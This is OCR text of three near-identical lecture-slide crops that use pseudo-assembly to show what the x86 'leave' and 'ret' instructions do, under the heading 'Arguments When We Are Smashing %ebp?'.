

```
leave:    mov %ebp %esp
          pop %ebp

ret:      pop %eip
```

Arguments When We Are Smashing %ebp?





```
leave:   mov  %ebp  %esp
         pop  %ebp

ret:     pop  %eip
```

Arguments When We Are Smashing %ebp?





```
leave:   mov  %ebp  %esp
         pop  %ebp

ret:     pop  %eip
```

Arguments When We Are Smashing %ebp?

